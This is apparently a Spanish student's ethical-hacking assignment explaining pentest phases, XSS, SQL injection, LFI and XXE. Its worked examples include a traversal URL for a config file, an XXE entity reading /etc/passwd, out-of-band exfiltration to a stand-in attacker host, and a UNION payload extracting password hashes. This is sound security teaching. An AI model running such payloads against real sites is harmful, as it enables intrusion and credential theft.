**Evaluación Contínua 5 - Ethical Hacking**

Alumno: Gonzalo Benito

Email: [gu4n4rt@gmail.com](mailto:gu4n4rt@gmail.com)

…..............................................................................................................................................................

**1. Enumera y explica las fases de un pentesting**

Un pentesting se puede dividir en una serie de fases que necesitan ser seguidas en orden para realizar buen pentest. Decidí realizar la explicación apoyándome en lo que se puede realizar durante un pentesting web. Para cada fase existen herramientas muy útiles que agilizan/automatizan el proceso.

Antes de empezar, se debe definir el scope con el cliente, ya sea un rango de IPs, dominios, etc.

**Recon (footprinting y fingerprinting)**

1) La primera, **footprinting**, tiene como objetivo la recolección de información de fuentes públicas sobre el activo o scope a atacar, sin realizar una conexión directa con el objetivo.

Esto abarca desde un simple “whois”, que nos brinda información acerca de un dominio, como la de su propietario; enumeración de ASNs, para obtener direcciones IPs; enumeración de dominios y subdominios; motores de búsquedas como Google, Shodan, WaybackMachine o Archive.org; la revisión de código en repositorios de GitHub (contraseñas hardcodeadas, comentarios en el código, código fuente, etc), entre muchísimas más fuentes de información.

Las redes sociales son otra de las herramientas con un enorme potencial para recabar información acerca del personal de la empresa o de la empresa en sí misma.

2) La segunda fase, **fingerprinting**, tiene el mismo objetivo de recolección de información, pero a diferencia de la anterior, muchas de sus técnicas (no todas) requieren de una interacción directa con el objetivo, lo cual implica ser más “ruidosa” (dejar rastros).

Antes que nada, deberemos tener identificados los hosts activos, para poder aplicar las técnicas en ellos.

Técnicas como banner grabbing o escaneo de puertos, enumeración de dominios, detección de WAF y de servicios en ejecución, averiguar la información de los equipos y la red (versión de OS, software utilizado, lenguajes de programación empleados, etc).

Son solo algunas de las técnicas empleadas que, junto al footprinting, nos habilitarán un buen desarrollo en la fase de explotación, puesto que será nuestro punto de apoyo para las siguientes fases.

3) La tercera, el **análisis de vulnerabilidades**, se encuentra muy ligado con la fase anterior, puesto que realizaremos un análisis sobre los servicios, software y aplicaciones descubiertos.

Los mismos podrían contener vulnerabilidades conocidas (CVEs), que con un escáner automatizado se podrían detectar simplemente verificando la versión del software utilizado.

Aquí voy a destacar un análisis que se puede considerar entre de la fase de análisis de vulnerabilidades y la fase de explotación de vulnerabilidades. Este es un análisis automatizado que enviará payloads a la aplicación y sus endpoints, con el fin de analizar las respuestas, esperando que surja algún error, excepción o respuesta anómala, síntoma de una posible vulnerabilidad. Este podría considerarse “ruidoso”.

4) Una vez identificadas las vulnerabilidades, se procede con la cuarta fase, la **explotación**. Cada escenario es distinto, por lo que el procedimiento del mismo puede variar mucho. Lo que se tiene claro son ciertos objetivos, los cuales son alterar el comportamiento del software para realizar acciones inesperadas o maliciosas, como una shell reversa o directa, acceso a información sensible sin autorización, etc.

5) La quinta fase es la **post-explotación** (en caso de que se haya acordado la misma), la cual tiene como objetivo ir más allá una vez se explotó una vulnerabilidad, como, por ejemplo, elevar privilegios, instalar un backdoor (persistencia), análisis de la red interna, pivotar a otros sistemas, etc.

6) La última fase es la de **documentación**, donde se detallan todas las vulnerabilidades encontradas en el scope acordado. Existen dos tipos de informes, ejecutivo y técnico, que están destinados a distintos grupos de personas para llevar a cabo las distintas correcciones y modificaciones necesarias.

**2. Define qué es un Cross-Site Scripting y cuántos tipos conoces, explicando cada uno.**

Cross-site scripting es una vulnerabilidad web client-side muy común, cuyo potencial de ataque es la ejecución de código en el navegador de una víctima. Surge de un mal manejo y desinfección backend de los parámetros manipulables por el atacante en una aplicación web de terceros, lo que le permite incrustar y ejecutar código JavaScript arbitrario.

Por lo tanto, el ataque no es directo hacia la víctima, sino que la aplicación funcionará como medio de ataque para llegar a la máquina a atacar.

Ejemplo: http://hackme.com/?vulnerable=**[PAYLOAD]**

Donde el payload será el código JavaScript a inyectar.

El mismo posee distintas variantes, con distintos grados de criticidad:

* **Reflected-XSS:** el payload es contenido en un parámetro query de la URL vulnerable. Se fabrica una URL tal que incluya el parámetro vulnerable junto al payload. La misma se le es entregada a la víctima que, al acceder (al ser un dominio tal vez confiable), su navegador ejecutará el payload JavaScript.
* **Stored-XSS:** de los tres, el de mayor impacto. El payload se enviará mediante un parámetro HTTP a la aplicación y se almacenará persistentemente en una base de datos. Así, cada vez que se solicita y carga el payload enviado, se ejecutará en cada navegador sin necesidad de ingresar a una URL maliciosa (con el payload en ella). Su impacto es tal que cualquier visitante del recurso vulnerable será víctima del ataque.
* **DOM-XSS:** puede parecerse al reflected-xss, ya que su impacto es muy similar, pero su explotación es distinta. El payload no es procesado en el backend (en los anteriores, la página web dinámica toma los datos de los parámetros), sino que es procesado client-side por el código JavaScript, tomando valores de la URL (como los fragmentos “#”) que serán pasados a funciones JS vulnerables (“*sinks*”). Su detección es más difícil, puesto que el contenido HTML no se envía modificado desde el backend, sino que se actualiza dinámicamente una vez se carga la página y se pasa el payload a la función vulnerable.

**3. Define qué es un SQLi y cuántos tipos conoces, explicando cada uno.**

SQL Injection es una vulnerabilidad web que permite manipular consultas a base de datos, como consecuencia de pasar como parte de la solicitud SQL en el backend las entradas del usuario (por ejemplo, a través de parámetros HTTP).

Ejemplo: SELECT \* FROM users WHERE user= 'admin' AND password= **[INPUT]**

En este ejemplo, si la clave “password” es concatenada con la entrada arbitraria del usuario, se podría modificar la consulta, accediendo a información sensible o bypasseando mecanismos de autenticación (subvertir la lógica de la aplicación), por ejemplo.

Existen muchos tipos, divididos en distintas categorías. Intentaré resumir todos los que conozco:

Según el orden:

* **SQL Injection de Primer Orden**: se incorpora el payload y se realiza la solicitud inmediatamente.
* **SQL Injection de Segundo Orden**: el payload es almacenado (en una base de datos, por ejemplo), y en futuro, mediante otra solicitud HTTP, es incorporado en una solicitud SQL.

Según su forma de explotación:

* **In-Band SQLi**: son los más fáciles de explotar, puesto que los datos son devueltos en la respuesta HTTP en la misma página.
  + Error based - El servidor devuelve mensajes de error con información, y también permite ver el comportamiento ante solicitudes específicas (si hay o no hay error, podemos inferir que una query es o no es válida). Es fácil de detectar y explotar.
  + UNION attack - Los datos devueltos son mostrados en las respuestas, lo que permite modificar solicitudes mediante la keyword UNION para recuperar información arbitraria al encadenar múltiples solicitudes a distintas bases de datos en una sola solicitud.
* **Blind SQLi**: más difíciles que los anteriores, los datos NO son devueltos en la respuesta HTTP. Para analizar las respuestas y realizar las inferencias, deberemos modificar y analizar el comportamiento de la aplicación.
  + Boolean based - Utiliza condiciones booleanas para recibir diferentes resultados dependiendo de si una consulta condicional (“si x dato existe, tirar error”) es TRUE o FALSE.
  + Time based - Si la anterior técnica no funciona porque se manejan mejor los errores, podemos hacer inferencias mediante el tiempo de respuesta. Para ello, recurrimos a funcionalidades de las bases de datos para activar retrasos condicionales en el tiempo bajo ciertas condiciones (TRUE o FALSE). (“si x dato existe, activar retraso de 5 segundos”).
* **Blind Out-of-band (OAST) SQLi**: pese a su complejidad, a veces son convenientes por sobre las blind SQLi. Su funcionamiento se basa en desencadenar solicitudes HTTP o DNS desde la base de datos hacia un sistema que controlamos. Como las técnicas anteriores, utilizaremos condicionales para activar conexiones OAST condicionalmente, dependiendo de una condición inyectada, para inferir información un bit a la vez (carácter por carácter). La información será incluida en la petición DNS o HTTP hacia nuestro servidor, dentro del header URL o del header “host”. Existe software como BurpCollaborator o RequestBin que nos servirán como catchers de las solicitudes.  
  Ejemplo de headers de solicitud OAST (de la base de datos hacia el server del atacante):  
  Host: http://**[LEAK]**.attackerserver.com o path: http://attackerserver.com/**[LEAK]**

**4. Dado el siguiente escenario:**

* *Una aplicación web con una vulnerabilidad LFI en la dirección: https://misecureapp.com/info?file=info/license.txt*
* *La aplicación se conecta a una base de datos, a través de la configuración almacenada en el fichero config.php, situado bajo la carpeta config, alojada en la raíz del sitio web*

**¿Cómo accederías a la configuración de la base de datos? Explica el proceso y escribe la URL.**

Cosas a tener en cuenta:

* Actualmente nos encontramos en la raíz del sitio web (*misecureapp.com/).*
* Se deduce que el backend del sitio está escrito en PHP.

La ruta del fichero objetivo será: /config/config.php

Sabiendo esto, el procedimiento para acceder al fichero y a la información contenida en él, consistirá en modificar el parámetro URL vulnerable “file”, especificando el path del fichero config.php. Las posibles URLs pueden ser las siguientes:

**https://misecureapp.com/info?file=config/config.php** (si no se concatena server-side nuestra entrada con otra ruta)

**https://misecureapp.com/info?file=../config/config.php** (utilizando la técnica Directory Path Traversal las veces que sean necesarias, en caso de que se concatene en el backend la entrada con otra ruta)

**5. Define qué es XXE y para qué podría utilizarse**

XXE (XML External Entity Injection) es una vulnerabilidad que abusa de las funciones de los analizadores (parser) de datos XML mal configurados, al mantener las entidades externas habilitadas.

Su potencial es tal que permite acceder a ficheros internos y externos arbitrarios, escanear la red interna (SSRF - Server Side Request Forgery), realizar DoS, y en casos extremos otorgar acceso remoto al equipo.

Se encuentran en aplicaciones que empleen XML para la transmisión de datos, frecuentemente en los famosos file uploaders.

Su funcionamiento se basa en el uso de entidades externas, como su nombre lo indica, para hacer que el equipo vulnerable realice peticiones a una URL interna (lectura de ficheros locales y de la red interna) o externas, especificada en una entidad externa, sin necesidad de estar presente en la DTD (archivo que valida la estructura/sintaxis del XML), lo cual es el corazón para la explotación de esta vulnerabilidad.

Para la explotación, debemos poder tener acceso a la manipulación de XML, como el empleado en sitios web para transportar información a través de peticiones HTTP. Existen varias técnicas, divididas en dos grandes grupos:

**In-Band** - Se emplean entidades externas, cuyos valores definidos se cargan desde fuera de la DTD en la que se declaran de la siguiente manera:

<!DOCTYPE a [<!ENTITY file "file:///etc/passwd "> ]>

Se define el root element mediante !DOCTYPE, y dentro de él (con corchetes) se declara una entidad externa, usando !ENTITY y la keyword SYSTEM (indicando que es una entidad externa), para finalizar con la URL (interna) a consultar.

El servidor procesará los datos que enviamos en la solicitud (normalmente POST), los utilizará, y nos formulará la respuesta.

En este ejemplo de ataque, la respuesta del servidor se recibirá por el mismo canal de comunicación, mostrando el fichero apuntado. Para ello, se deberá referenciar la entidad declarada dentro de un elemento XML contenido en la DTD local del sitio web, de la siguiente manera:

<file>&file;</file> (donde <file> es el elemento que nos devuelve respuesta)

**Blind Out-of-Band** - No se recibe la respuesta por parte del servidor en ningún nodo XML (por lo que no podremos referenciar las entidades declaradas directamente), pero aun así es inyectable. En este caso, se emplean DTDs externos (alojados en el servidor del atacante), que contienen dentro todo el código necesario para la explotación (entidades externas declaradas).


Se emplearán otro tipo de entidades externas, llamadas entidades parámetricas (especificadas con el símbolo “%” dentro de la definición !DOCTYPE), apuntando hacia la URL de donde cargarán este DTD malicioso. Posteriormente, se interpretarán los datos dentro del DTD. Es decir, interpretará las entidades externas contenidas, y devolverá la respuesta mediante una solicitud DNS o HTTP al servidor del atacante (no a la misma página vulnerable) concatenando los datos extraídos al path o subdominio de la URL (se registra en los logs del atacante).

Existen luego otras variantes de Blind XXE, que siguen patrones similares a las técnicas OAST, generación de errores, o hasta utilizando un DTD local, entre otras.

XXE se puede **chainear o encadenar** con distintos tipos de ataque, como lo es SSRF, para realizar un mapeo de la red interna en busca de servicios inaccesibles desde el exterior.

También existe la posibilidad de realizar DoS (Billion Laughs attack).

**6. Dada la siguiente información, indica qué petición harías (incluyendo payload encodeado, si es necesario) para obtener la contraseña hasheada y el “salt” del usuario administrador.**



Información:

* user = theboss
* pass = objetivo (salt+hash)
* URL = <http://example.com/profiles>
* Sitio Wordpress (PHP)

Es un caso de SQL Injection.

Nos interesa la solicitud SQL “$q” que se concatena con el parámetro GET “idp”. Mediante la función “get\_results($q)” se realiza la consulta, recuperando los datos solicitados. Finalmente se hace un echo a estos resultados, devolviéndolos en la respuesta HTTP y permitiéndonos verlos desde nuestro cliente.

Esta solicitud SQL a la tabla “wp\_users” consulta el id, username y email, donde el id será igual a nuestra entrada, limitando la respuesta a una fila (LIMIT 1). Nos interesa obtener los hashes de contraseña, por lo que deberemos modificar la solicitud.

En primer lugar, probaría todos los números ID posibles hasta encontrar el usuario objetivo (admin o theboss), mediante la siguiente solicitud, donde “x” es el número de ID a probar (generamos todas las posibles URLs con herramientas automatizadas): <http://example.com/profiles?idp=x>

Una vez obtenido el id, email y nombre de usuario, realizaremos un UNION attack, ejecutando una consulta SELECT adicional y recuperando los resultados junto a la consulta original.

Para realizar este ataque, nuestra consulta deberá poseer la misma cantidad de columnas que la original (en este caso ya sabidas), y los datos devueltos deben ser del mismo tipo (INT y STR o VARCHAR).

Además, no sabemos el nombre de la columna donde se almacenan los hashes de contraseñas, pero para este ejemplo, probaré “password”. Un posible payload sería:

* 1 UNION SELECT id, username, password FROM wp\_users WHERE id=x--

Donde “x” será el ID del usuario administrador.

* Lo que el backend interpretaría como:

SELECT id, username, email FROM wp\_users WHERE id = 1 UNION SELECT id, username, password FROM wp\_users WHERE id=x--

PoC:

<http://example.com/profiles?idp=1+UNION+SELECT+id,+username,+password+FROM+%20wp_users%20WHERE%20id=x%20-->

**7. Dado el siguiente código ASM (sintaxis y direcciones de memoria ficticias), indica el valor del registro edx en la dirección de memoria 0x0000401000 (marcada en rojo). Justifica tu respuesta siguiendo el flujo del programa**

